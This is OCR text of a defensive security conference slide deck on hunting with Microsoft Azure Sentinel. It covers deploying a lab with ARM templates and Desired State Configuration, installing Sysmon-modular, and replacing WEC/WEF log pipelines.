Hunting with Azure Sentinel

Jordan Drysdale

Kent Ickler

AntiSyphon Infosec Training

WILD WEST HACKIN' FEST

DEFENSIVE ORIGINS

Overview

Come join Kent and Jordan for an hour or so as they discuss some of the finer points of the Microsoft Sentinel platform.

After spending time learning some of the nuances and intricacies of Sentinel, Kent and Jordan would like to share why this platform is as solid as any SIEM available.

Disclaimer:


We do not sell Azure or Sentinel, or any other “*Easy Buttons*.”
We weren’t paid to be here… but we were told there was lunch?

ARM Templates

Microsoft Azure
Resource Manager

Deploy your own sandbox, with just a few clicks!

www.doazlab.com




Deployment

Click below to start the deployment of the Defensive

Deploy to Azure

Azure Resource Manager Template

NOTE: Deployment times vary, but expect the full depl
hour.



Custom deployment

Deploy from a custom template


Template

Customized template
10 resources

Defensive Origins Azure Lab Environment https://www.doazlab.com

ARM Templates (AZ GitHub)

https://github.com/Azure/azure-quickstart-templates/tree/master/application-workloads



azure-quickstart-templates / application-workloads /

leewalter Update azuredeploy.json (#12098) ...

..


active-directory	Ffvmsize (#11805)
airflow	Airflow fixed DB connection string (#11856)
apache	Update azuredeploy.json (#12098)
barracuda/barracuda-waf-iis	Ffvmsize (#11805)
bitcore/bitcore-centos-vm	Ffvmsize (#11805)

ARM Templates (AZ GitHub)

Completely customizable.

Looks like this (JSON):

Define resources
Supported regions
Network configuration
Everything avail in UI




```
    "metadata": {
      "description": "Location for the VM, only certain regions support zones during preview."
    }
  },
  "adminPassword": {
    "type": "securestring",
    "metadata": {
      "description": "The password for the Administrator account of the new VM and Domain"
    }
  },
  "domainName": {
    "type": "string",
    "defaultValue": "contoso.local",
    "metadata": {
      "description": "The FQDN of the AD Domain created "
    }
  },
  "dnsPrefix": {
    "type": "string",
    "metadata": {
      "description": "The DNS prefix for the public IP address used by the Load Balancer"
    }
```

Desired State Configuration

The DOAZLab environment uses Desired State Configs (DSCs) to:

- Run post-install scripts (PowerShell)
- Create Active Directory
- Install Sysmon-modular
- Join workstation to domain



main DO-LAB / Win10-AD / DesiredSateConfig /

Relkci update DSC for sysmon

..


src	update DSC for sysmon
Create-AD.zip	20-12-20-21
Install-AADConnect.zip	20-12-20-21
Install-Sysmon.zip	update DSC for sysmon
Join-Domain.zip	20-12-20-21

https://github.com/DefensiveOrigins/DO-LAB

https://docs.microsoft.com/en-us/azure/virtual-machines/extensions/dsc-overview


The DO Azure Sandbox?


www.doazlab.com



Simplified Threat Optics


- Ease of deployment:
  - Deploy Log Analytics and Sentinel
  - Connect your VMs on Azure
  - Or install agents on traditional on-prem servers
  - Install Sysmon-modular config
- We used to use WEC / WEF
  - GPO for audit policy
  - GPO for Sysmon
  - GPO for WEC/WEF
  - Complex troubleshooting
  - Lost logs, lengthy scripts
  - Remote workforces
  - Domain connectivity
  - Winlogbeat config
  - Kafka / Kibana / Elasticsearch





Sysmon Modular

- Sysmon is still the best detection engine available for Windows
  - Yes, even better than Windows onboard detection engines
  - Yes, we still want Sysmon on everything, all our systems, for visibility



sysmon-modular | A Sysmon configuration repository for everybody to customise

